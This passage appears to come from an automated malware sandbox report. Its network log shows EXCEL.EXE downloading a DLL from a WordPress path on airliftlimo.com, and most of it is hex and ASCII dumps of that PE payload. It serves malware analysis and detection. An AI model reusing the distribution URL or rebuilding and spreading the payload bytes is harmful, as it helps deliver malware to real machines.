7a a0 3c 4e 53 fa ba a8 76 de 11 13 05 ef 81 44 05 e6 11 05 4a 09 a1 87 05 a0 2c 24 7e b8 2f 4e 6e c3 70 69 79 fd 62 64 17 97 f0 63 9f 14 Data Ascii: 185ewC5q"_7P-kRe75-<uhWMpPHI6e2BHwicH\F*u|H5.BLjx'gRe{ OWP}OhN1zxpvo-|`+(Axh<"|}uRF|_xAT i\`q>,$~'NnjdOLoKVH1Yz<NSvDJ,$~/Nnpiybdc
2022-05-23 06:27:17 UTC	349	IN	Data Raw: 32 31 64 32 0d 0a ba 35 67 a3 3a a1 67 16 54 25 79 37 78 6a 62 66 69 34 53 6b 47 37 10 3d 7d 64 71 97 7d c1 6c f4 41 f9 79 5b 79 60 5e 61 6b 6a 5f 52 35 4d 2b 12 46 40 3e 6b 67 69 42 51 31 6f 24 88 44 5a 6d 0a 51 6c 34 62 4b 35 65 0e 68 58 51 26 6a 78 7e 57 4f 62 20 e4 4f 15 36 2c 38 65 7d 6a 28 65 2b 4a 2d 05 38 70 22 68 1b 3a 11 6b 71 3a 57 3c 56 05 68 66 5b 25 43 79 79 08 50 2b 6e 20 6c 48 20 52 52 51 66 67 70 33 34 6a 6c 66 43 44 e3 67 74 1a 68 23 68 04 7f 0f 64 2b 39 3c 79 00 78 67 79 75 68 24 49 0d 7b 2b 74 92 56 c1 7d 8a 4a 98 2e 8d 21 06 67 5f 2c 5f 66 68 fd 50 3b 9f 24 88 44 5a 6d 3a 5b 5c 3c 26 42 21 75 6a 72 6c 4c 72 73 2a 7a 13 42 7b 33 76 46 64 03 35 36 85 6c 1b 60 05 27 4a 21 05 39 6b 2a 7c 04 4e 25 5f 62 5e 5c 6e 5d 41 77 71 46 24 48 1d 60 Data Ascii: 21d25g:gT%y7xjbfi4SkG7=}dq}lAy[y`^akj_R5M+F@>kgiBQ1o$DZmQl4bK5ehXQ&jx~WOb O6,8e}j(e+J-8p "h:kq:W<Vhf[%CyyP+n lH RRQfgp34jlfCDgth#hd+9<yxgyuh$l{+tV}J.!g_._fhP;$DZm:[\<&B!ujrlLrs*zB{3vFd56l`' J!9k*\|N%_b^\n]AwqF$H`
2022-05-23 06:27:17 UTC	358	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	159.203.19.2	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:22 UTC	358	OUT	GET /wp-admin/iMc/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: airliftlimo.com Connection: Keep-Alive
2022-05-23 06:27:22 UTC	358	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 06:27:18 GMT Server: Apache/2 Set-Cookie: 628b2946c4421=1653287238; expires=Mon, 23-May-2022 06:28:18 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Mon, 23 May 2022 06:27:18 GMT Expires: Mon, 23 May 2022 06:27:18 GMT Content-Disposition: attachment; filename="klJrMZJhgldiJr6j0XWPeZOiGs.dll" Content-Transfer-Encoding: binary Content-Length: 365056 Vary: Accept-Encoding,User-Agent Connection: close Content-Type: application/x-msdownload
2022-05-23 06:27:22 UTC	359	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b"


Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:23 UTC	366	IN	Data Raw: df c7 85 b4 08 00 00 65 37 35 d7 c7 85 b8 08 00 00 40 20 e0 e2 c7 85 bc 08 00 00 7d 20 7a 24 c7 85 c0 08 00 00 be 1a ee e2 c7 85 c4 08 00 00 1d 06 0a bc c7 85 c8 08 00 00 2a 4a b5 5a c7 85 cc 08 00 00 78 c6 b4 6e c7 85 d0 08 00 00 67 40 24 da c7 85 d4 08 00 00 b0 d1 18 50 c7 85 d8 08 00 00 2b 6f 6e 67 c7 85 dc 08 00 00 0d ea 22 d3 c7 85 e0 08 00 00 d4 74 34 76 c7 85 e4 08 00 00 43 c2 77 6a c7 85 e8 08 00 00 66 58 41 06 c7 85 ec 08 00 00 6b 39 65 d9 c7 85 f0 08 00 00 ab 6b 70 ff c7 85 f4 08 00 00 da 7d 36 35 c7 85 f8 08 00 00 3c ee 2a 83 c7 85 fc 08 00 00 2b e8 ac 62 c7 85 00 09 00 00 25 55 39 e0 c7 85 04 09 00 00 7d 84 48 4d c7 85 08 09 00 00 fa 94 3f 6e c7 85 0c 09 00 00 47 8b 0a 37 c7 85 10 09 00 00 33 65 b4 6c c7 85 14 09 00 00 dc bf 41 1c c7 85 18 09 Data Ascii: e75@ } z$*JZxng@$P+ong"t4vCwjfXAk9ekp}65<*+b%U9}HM?nG73elA
2022-05-23 06:27:23 UTC	382	IN	Data Raw: 75 03 cc 33 c0 48 8b 44 24 40 8b 40 28 89 44 24 28 48 8d 05 5d c9 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 f5 42 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 83 f8 04 0f 85 a9 00 00 00 48 8b 44 24 40 8b 40 1c c1 f8 10 25 ff ff 00 00 48 8b 4c 24 40 48 83 c1 30 48 8b 54 24 40 48 8b 52 20 48 89 54 24 38 89 44 24 30 48 89 4c 24 28 48 8d 05 c0 c8 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 8c 42 00 00 83 f8 01 75 03 cc 33 c0 48 83 3d 04 5f 02 00 00 74 38 48 8b 44 24 40 48 83 c0 30 ba 01 00 00 00 48 8b c8 ff 15 4b b6 01 00 85 c0 75 1d 48 8b 44 24 40 48 83 c0 30 48 8b 4c 24 40 48 8b 51 20 48 8b c8 ff 15 cc 5e 02 00 eb 0f 48 8b 54 24 40 48 8b 4c 24 68 e8 23 01 00 00 e9 cf 00 00 00 48 8b 44 24 40 83 78 1c 01 75 50 48 Data Ascii: u3HD$@@(D$(H]HD$ E3E333Bu3HD$@@%HD$@@%HL$@H0HT$@HR HT$8D$0HL$(HHD$ E3E333Bu3H=_t8HD$@H0HKuHD$@H0HL$@HQ H^HT$@HL$h#HD$@xuPH
2022-05-23 06:27:23 UTC	398	IN	Data Raw: 44 0a 1c 8b 84 24 70 05 00 00 83 e8 20 8b 8c 24 70 05 00 00 48 8b 94 24 b0 05 00 00 88 84 0a 1d 01 00 00 eb 17 8b 84 24 70 05 00 00 48 8b 8c 24 b0 05 00 00 c6 84 01 1d 01 00 00 00 e9 f3 fe ff ff 48 8b 8c 24 90 05 00 00 48 33 cc e8 50 88 ff ff 48 81 c4 a8 05 00 00 c3 cc cc cc cc cc cc cc cc 48 83 ec 28 83 3d 2d 3d 02 00 00 75 14 b9 fd ff ff ff e8 b9 f1 ff ff c7 05 17 3d 02 00 01 00 00 00 33 c0 48 83 c4 28 c3 cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 38 e8 e3 00 00 00 8b 4c 24 40 89 08 8b 4c 24 40 e8 14 00 00 00 89 44 24 20 e8 9b 00 00 00 8b 4c 24 20 89 08 48 83 c4 38 c3 89 4c 24 08 48 83 ec 18 c7 04 24 00 00 00 00 eb 08 8b 04 24 ff c0 89 04 24 48 63 04 24 48 83 f8 2d 73 27 48 63 04 24 48 8d 0d 92 11 02 00 8b 04 c1 39 44 24 20 75 11 48 63 04 24 48 8d 0d Data Ascii: D$p $pH$$pHHH3PHH(=-=u=3H(L$H8L$@L$@D$ L$ H8L$H$$$Hc$H-s'Hc$H9D$ uHc$H
2022-05-23 06:27:23 UTC	414	IN	Data Raw: 84 24 90 00 00 00 48 89 44 24 48 e8 11 56 ff ff 48 8b 80 e0 00 00 00 48 89 44 24 58 48 8d 54 24 40 48 8b 84 24 80 00 00 00 8b 08 ff 54 24 58 c7 44 24 50 00 00 00 00 eb 00 8b 44 24 50 48 83 c4 78 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 44 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 83 ec 48 48 c7 44 24 38 00 00 00 00 48 8b 44 24 58 8b 40 0c 89 44 24 28 48 8b 94 24 80 00 00 00 48 8b 4c 24 58 e8 d1 50 00 00 89 44 24 30 83 7c 24 28 00 76 02 eb 05 e8 ff e4 ff ff 48 8b 44 24 78 c7 00 ff ff ff ff 48 8b 44 24 70 c7 00 ff ff ff ff 8b 44 24 28 89 44 24 2c eb 0a 8b 44 24 2c ff c8 89 44 24 2c 83 7c 24 2c 00 76 4f 48 8b 44 24 58 48 63 40 10 48 8b 8c 24 80 00 00 00 48 8b 49 08 48 03 c8 48 8b c1 8b 4c 24 2c ff c9 8b c9 48 6b c9 14 48 03 c1 48 89 Data Ascii: HDHVHHDXHT@HTXDPDPHxDL$ DDHTHL$HHHD$8HD$X@D$(HHLXPD$0|$(vHDxHDpD$(D$,D$,D$,|$,vOHD$XHc@H$HIHHL$,HkHH
2022-05-23 06:27:23 UTC	430	IN	Data Raw: 00 00 00 00 8b 44 24 60 89 44 24 40 83 7c 24 40 00 75 2e 48 8d 05 a7 4a 01 00 48 89 44 24 20 45 33 c9 41 b8 42 01 00 00 48 8d 15 b2 49 01 00 b9 02 00 00 00 e8 98 89 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 40 00 75 3e e8 04 81 ff ff c7 00 22 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 42 01 00 00 4c 8d 05 78 49 01 00 48 8d 15 09 4b 01 00 48 8d 0d 4a 4a 01 00 e8 15 93 ff ff b8 ff ff ff ff e9 ca 00 00 00 b8 ff ff ff ff e9 c0 00 00 00 48 83 bc 24 98 00 00 00 ff 0f 84 94 00 00 00 48 81 bc 24 98 00 00 00 ff ff ff 7f 0f 84 82 00 00 00 8b 44 24 30 ff c0 48 98 48 3b 84 24 98 00 00 00 73 70 8b 44 24 30 ff c0 48 98 48 8b 8c 24 98 00 00 00 48 2b c8 48 8b c1 48 39 05 81 85 01 00 73 0e 48 8b 05 78 85 01 00 48 89 44 24 68 eb 1b 8b 44 24 30 ff c0 48 98 48 8b 8c 24 98 00 00 Data Ascii: D$`D$@|$@u.HJHD$ E3ABHIu3|$@u>"HD$ ABLxIHKHJJHHD$0HH;$spD$0HH$H+HH9sHxHDhD0HH$
2022-05-23 06:27:23 UTC	446	IN	Data Raw: 74 15 48 83 bc 24 a8 00 00 00 00 76 0a c7 44 24 50 01 00 00 00 eb 08 c7 44 24 50 00 00 00 00 8b 44 24 50 89 44 24 40 83 7c 24 40 00 75 2e 48 8d 05 8c ed 00 00 48 89 44 24 20 45 33 c9 41 b8 12 00 00 00 48 8d 15 67 0d 01 00 b9 02 00 00 00 e8 7d 49 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 40 00 75 3e e8 e9 40 ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 12 00 00 00 4c 8d 05 2d 0d 01 00 48 8d 15 26 10 01 00 48 8d 0d 2f ed 00 00 e8 fa 52 ff ff b8 16 00 00 00 e9 1a 05 00 00 48 83 bc 24 b0 00 00 00 00 0f 85 1d 01 00 00 48 8b 84 24 a0 00 00 00 c6 00 00 48 83 bc 24 a8 00 00 00 ff 74 68 48 81 bc 24 a8 00 00 00 ff ff ff 7f 74 5a 48 83 bc 24 a8 00 00 00 01 76 4f 48 8b 84 24 a8 00 00 00 48 ff c8 48 39 05 70 45 01 00 73 0e 48 8b 05 67 45 01 00 48 89 44 24 58 Data Ascii: tHvDPDPDPD$@|$@u.HHD$ E3AHg}Iu3|$@u>@HD$ AL-H&H/RHHHthHtZHvOHHH9pEsHgEHD$X
2022-05-23 06:27:23 UTC	462	IN	Data Raw: 24 40 2b c8 8b c1 48 8b 8c 24 70 3d 00 00 48 33 cc e8 8b 88 fe ff 48 81 c4 88 3d 00 00 c3 cc cc cc 48 89 4c 24 08 48 83 ec 48 48 83 7c 24 50 00 75 2e 48 8d 05 b8 c6 00 00 48 89 44 24 20 45 33 c9 41 b8 2e 00 00 00 48 8d 15 b3 d7 00 00 b9 02 00 00 00 e8 79 09 ff ff 83 f8 01 75 03 cc 33 c0 8b 05 1f 2a 01 00 ff c0 89 05 17 2a 01 00 48 8b 44 24 50 48 89 44 24 30 41 b9 3a 00 00 00 4c 8d 05 44 d7 00 00 ba 02 00 00 00 b9 00 10 00 00 e8 1d 98 fe ff 48 89 44 24 38 48 8b 44 24 30 48 8b 4c 24 38 48 89 48 10 48 83 7c 24 38 00 74 21 48 8b 44 24 30 8b 40 18 83 c8 08 48 8b 4c 24 30 89 41 18 48 8b 44 24 30 c7 40 24 00 10 00 00 eb 31 48 8b 44 24 30 8b 40 18 83 c8 04 48 8b 4c 24 30 89 41 18 48 8b 44 24 30 48 83 c0 20 48 8b 4c 24 30 48 89 41 10 48 8b 44 24 30 c7 40 24 02 00 Data Ascii: $@+H$p=H3H=HL$HHH|$Pu.HHD$ E3A.Hyu3**HDPHD0A:LDHD$8HD$0HL$8HHH|$8t!HD$0@HL$0AHD$0@$1HD$0@HL$0AHD$0H HL$0HAHD$0@$
2022-05-23 06:27:23 UTC	478	IN	Data Raw: 44 24 40 48 ff c0 48 89 44 24 40 8b 44 24 50 25 00 02 00 00 85 c0 74 33 83 7c 24 68 00 74 0d 48 8b 44 24 40 0f be 00 83 f8 30 74 1f 48 8b 44 24 40 48 ff c8 48 89 44 24 40 48 8b 44 24 40 c6 00 30 8b 44 24 68 ff c0 89 44 24 68 83 7c 24 6c 00 0f 85 47 02 00 00 8b 44 24 50 83 e0 40 85 c0 74 5d 8b 44 24 50 25 00 01 00 00 85 c0 74 14 b8 2d 00 00 00 66 89 44 24 54 c7 44 24 5c 01 00 00 00 eb 3c 8b 44 24 50 83 e0 01 85 c0 74 14 b8 2b 00 00 00 66 89 44 24 54 c7 44 24 5c 01 00 00 00 eb 1d 8b 44 24 50 83 e0 02 85 c0 74 12 b8 20 00 00 00 66 89 44 24 54 c7 44 24 5c 01 00 00 00 8b 44 24 68 8b 4c 24 58 2b c8 8b c1 2b 44 24 5c 89 84 24 28 05 00 00 8b 44 24 50 83 e0 0c 85 c0 75 20 4c 8d 8c 24 b0 04 00 00 4c 8b 84 24 00 06 00 00 8b 94 24 28 05 00 00 66 b9 20 00 e8 e1 03 00 Data Ascii: D$@HHD$@D$P%t3|$htHD$@0tHD$@HHD$@HD$@0DhDh|lGDP@t]D$P%t-fD$TD$\<D$Pt+fDTD\D$Pt fD$TD$\D$hL$X++D$\$(D$Pu L$L$$(f
2022-05-23 06:27:23 UTC	494	IN	Data Raw: 00 05 00 00 c0 0b 00 00 00 00 00 00 00 00 00 00 00 1d 00 00 c0 04 00 00 00 00 00 00 00 00 00 00 00 96 00 00 c0 04 00 00 00 00 00 00 00 00 00 00 00 8d 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 8e 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 8f 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 90 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 91 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 92 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 93 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 b4 02 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 b5 02 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 09 00 00 00 c0 00 00 00 0c 00 00 00 66 3a 5c 64 64 5c 76 63 74 6f 6f 6c 73 5c 63 72 74 5f 62 6c 64 5c 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 5c 73 72 63 5c 6d 6c Data Ascii: f:\dd\vctools\crt_bld\self_64_amd64\crt\src\ml

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>510</td><td>IN</td><td>Data Raw: 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 00 3d 00 00
00 00 00 00 00 5f 00 73 00 65 00 74 00 5f 00 65 00 72 00 72 00 6f 00 72 00 5f 00 6d 00 6f 00 64 00 65 00 00 00 00 00 00
00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f
00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00
72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 65 00 72 00 72 00 6d 00 6f 00 64 00 65 00 2e 00 63 00 00 00 00 00 00 00 28
00 22 00 49 00 6e 00 76 00 61 00 6c 00 69 00 64 00 20 00 65 00 72 00 72 00 6f 00 72 00 5f 00 6d 00 6f 00 64 00 65 00 2
2 00 2c 00 20 00 30 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: `abcdefghijklmnopqrstuvwxyz{|}~=_set_error_modef:\dd\vctools\crt_bld\self_64_amd64\crt\src\errmode
.c("Invalid error_mode", 0)</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>526</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 00 00 00 00 00 00 41 42 43 44
45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 00 00 00
Data Ascii: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>542</td><td>IN</td><td>Data Raw: 71 a0 9a b6 41 18 21 1c ea e3 ae 65 f1 68 71 7d 2f a0 2c 24 0e ba 3f 4e 16 c3 70 69 7d 9e 49 b1 25 5f 38 e2
9c 18 a0 a4 62 6b 8b 66 ed 9a 1d 47 f6 3e 78 ed 3c 65 21 9d 08 f7 a7 0c 70 2b c8 b1 7c 81 85 21 0f 1c 49 66 a2 6a a4 2d
de bb 6c d8 3d 61 62 53 c0 3c dd ac 2e 7a 00 cd a5 23 76 de 0f c8 9b 37 e8 2c 74 63 f1 7a 2f d1 ab 12 7e 19 0d 8d 23 da
f2 35 4e 36 a3 58 4c 67 f9 1e 47 13 54 30 d0 f6 e4 43 11 6c a8 7d f3 ce a2 65 5e 64 02 d3 5b 2b e3 4c 6a 71 9c 8b e6 89
e2 7c 04 b7 8c 45 ad 0b 5d 29 99 34 0f 2f 22 e9 3c 0e 26 9f 59 1e 35 b1 07 11 3d 52 b3 da 45 b3 03 5c 26 6b c2 16 10 3a
e1 bc ea b7 fb 21 40 2f c2 16 b7 7a a5 11 1d 2f 70 85 00 4e ba 27 4e 1a bf dd 8c db 72 ef 14 00 1b f8 1d 7c 14 fe 4a 2f 68
c3 6e 42 1e da 28 11 3a c8 71 55 2a ed 1c 61 22 23 f3
Data Ascii: qA!ehq}/,$?Npi}I%_8bkfG>x<e!p+|!Ifj-l=abS<.z#v7,tcz/~#5N6XLgGT0Cl}e^d[+Ljq|E])4/"<&Y5=RE\&k:!@/z/p
N'Nr|J/hnB(:qU*a"#</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>558</td><td>IN</td><td>Data Raw: 35 3c a2 20 4f 53 00 02 59 24 d4 4d 4f 1f 2e fe 09 9c ea 2e 7a 7c b9 eb 31 76 e7 34 00 6b 75 55 31 fd ec ea 22
6a 48 2a fb 7f 37 6c be fb 4b 37 71 6a 91 b9 84 98 61 f1 ff 6b 41 62 34 f7 ea 6d 35 35 3c be 73 2c 2f a4 84 72 26 55 39 67
aa dd 08 4c 31 6b df 71 39 5a c6 b4 7e 64 40 24 d4 3d 4d 6c db 6f 4b 1a e3 1c 0e 5e b2 23 24 35 76 0b be a9 22 e5 a0
ba 7d e3 2a 94 9c bc da 8d 21 56 65 de 89 c1 9a 9b 23 ee 19 05 22 9c 87 78 62 2b 81 ad b3 ce 94 ad 1a 6c 0c 52 62 71
66 0c a9 12 d9 21 d3 9b aa 2b 0e 58 cd 09 66 5a 90 08 11 46 48 b4 05 4e 56 f7 54 c5 5c bf ef 6b 41 62 34 2c 52 bd 37 b4
b9 6d 66 6b 67 1f 21 85 db d4 8c 63 29 68 00 32 ba 35 cc df fd 34 4f 31 76 0c 9b a7 f9 be 2d 7c 64 d6 68 0e 68 c9 66 42
6e 73 ce e6 0d c2 41 55 5e 84 1e b3 09 ec 3c 4e 57 07 e9
Data Ascii: 5< OSY$MO..z|1v4kuU1"jH*7lK7qjakAb4m55<s,/r&U9gL1kq9Z~d@$=MloK^#$5v"}*!Ve#"xb+lRbqf!+XfZ
FHNVT\kAb4,R7mfkg!c)h254O1v-|dhhfBnsAU^<NW</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>574</td><td>IN</td><td>Data Raw: 5f 26 92 c1 3e 0f 97 78 ba c3 2c 03 8c 70 aa 82 58 0c b5 09 15 42 27 f8 b0 82 d3 33 d9 24 0f 5b d1 9f 89 af e7
2e 75 58 ea e5 81 b0 fa 2e 42 6c ce 36 43 48 82 9f f4 63 34 3e d6 60 4e 2a 3e 65 2c e0 ac 2d a2 be 74 0e 71 94 cb a4 cc
06 b2 87 22 99 0c 18 7d 16 b3 6b 40 e3 1b 5d 5d 42 46 2c 6f ed 2c 6c 12 5b 5f 5e 6c f2 32 67 6d c1 45 0b 58 fd d1 53 46
58 e2 0f 46 6c 4c da 4b 9f b4 78 41 3c c4 c1 9a de f1 68 71 61 9c ca 43 ca 9f d8 68 a0 9f a1 3a c4 7d 52 3e c1 50 7b 21
6d a1 c4 2a a8 6e 4c 20 71 bd 0b 51 ad 59 52 2b 25 f0 1e 42 30 a3 45 6f 78 ad 27 67 02 ff 06 d9 65 f6 51 18 05 6d ea 13
41 41 0c 24 bc 35 ac 6f 4c 50 9f af fc 6a 35 0c 18 1d 22 ff 22 64 74 de 35 4d 08 af 94 65 c1 e9 3c 0e 36 fc fe 28 de fd 07
11 21 2e ed 14 61 12 23 f3 2e 47 2b 2a bf 63 57 7b
Data Ascii: _&>x,pXB'3$[.uX.Bl6CHc4>`N*>e,-tq"}k@]]BF,o,l[_^l2gmEXSFXFlLKxA<hqaCh:}R>P{!m*nL qQYR+%B
0Eox'geQmAA$5oLPj5""dt5Me<6(!.a#.G+*cW{</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>590</td><td>IN</td><td>Data Raw: bd a1 e5 3a 6b 2b e6 7b 83 31 ea df ee 4b 3c 4d c8 ed 7e 7d e5 f2 c9 6a 58 50 2f ee af d8 4b 2a 66 36 d2 93
ca f7 f6 85 72 6a 66 b0 b1 af 64 bf ef ab 40 62 34 ed ff 23 37 f4 99 ad 67 6b 67 6e e0 df ec 56 39 6b 24 e9 b5 86 32 6b 6a
49 16 30 21 f6 f3 de 43 24 5f 84 b4 1d 50 aa da 92 6b 48 2a 15 4b 01 fd be fb fb 36 71 6a 91 b9 84 98 65 f1 ff db 40 62 34
f7 da dd 34 35 3c 93 28 6b 67 e4 94 c2 27 55 39 1f 32 4f 18 c5 b4 d3 69 5e 48 b5 09 15 46 22 c9 60 7b 51 2d d3 d5 e3 6c
2a 68 c3 bf d6 59 51 6c be 3a 67 61 39 e7 e3 28 44 72 67 30 e3 27 67 42 dc 2c d4 65 37 be b1 a5 67 6b 67 5e e0 75 a0
91 ce 94 d4 d3 a9 47 38 6b eb a5 e1 35 44 31 79 e3 f5 d3 a0 86 e2 9f 18 aa ab a2 6c 48 2a 39 04 0a 31 f6 ba 0f be ad 23
ef 03 4d 3b ee 13 7a 2a ca 11 2c 21 17 e6 db 55 b7 e1
Data Ascii: :k+{1K<M~}jXP/K*f6rjfd@b4#7gkgnV9k$2kjI0!C$_PkH*K6qje@b445<(kg'U92Oi^HF"`{Q-l*hYQl:ga9(D
rg0'gB,e7gkg^uG8k5D1ylH*91#M;z*,!U</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>606</td><td>IN</td><td>Data Raw: 26 4b 9b f9 bd c8 e0 27 3e bf dd 66 fb a7 8f 43 ee 9e 90 6f d1 1d 4b ee 5f 08 93 45 4c 58 da 39 55 fd 0e 6d 98
98 9c a7 ba b5 22 10 d6 78 ae 62 5f 33 37 2a be 70 54 a4 01 03 61 e4 54 12 08 95 d1 21 ec 2d 88 88 17 28 6a 35 0d b4
34 b8 33 ee c1 51 d7 6b 5b e2 4f ec 2a 4a 06 56 4e 66 db 1c 0c 96 9c 98 fb 1a 2f 06 1c cc 37 07 c0 25 8f 87 2c b5 03 3f
f0 70 c4 c7 a2 21 33 ee d3 a5 7a e5 38 61 60 a0 25 58 b9 d0 aa 80 5b c1 69 15 b0 03 3e a7 ec 55 79 e2 1d 08 a0 2a 4a
e3 0d a2 ed 1f 39 24 be 73 22 ab 70 6a ed d0 e5 72 67 78 82 e1 22 63 34 3e d4 ad 7f be 39 29 fa 6a 67 2d a8 f2 bc 55 39
6b 63 9f d9 55 c7 ea 8c f1 e0 37 4d 70 75 92 a9 ab a9 86 96 9f 15 4b 23 ea 24 48 eb 03 3a 59 ed 40 16 10 57 bb 26 a1 1d
1d 38 68 94 6a e2 06 3a 05 fb 5f 65 b6 40 64 c4 10 8e 67 ee
Data Ascii: &K'>fCoK_ELX9Um"xb_37*pTaT!-(j543Qk[O*JVNf/7%,?p!3z8a`%X[i>Uy*J9$s"pjrgx"c4>9)jg-U9kcU7M
puK#$H:Y@W&8hj:_e@dg</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>622</td><td>IN</td><td>Data Raw: 2a 55 5c 6a df 0d 9b aa cf 89 99 c1 51 f8 75 bd 6d 50 6f e4 67 cf c3 67 19 b2 62 5f 34 76 fb d5 eb 60 66 b1 63
8d 98 87 ad 26 3c 22 d4 f0 5f a4 52 4a 3f e4 11 14 15 81 1b 7e af 10 46 83 34 98 fe b1 f6 2e 15 d0 21 2b 4d ba 3b 19 08
af 87 c1 d6 64 e6 09 98 cb a9 a2 2e de f9 da 42 8f ff 16 4a b0 07 19 51 c4 37 18 5b a7 63 43 e3 41 09 1b f8 3e 35 fb 20
c3 c1 8f 89 21 f1 69 f2 ce 8a ea 82 03 c7 64 cc eb 2b ef 23 76 23 76 ed 05 83 d4 3c 16 b0 22 3a 6e 2a af 0d 81 50 89 10
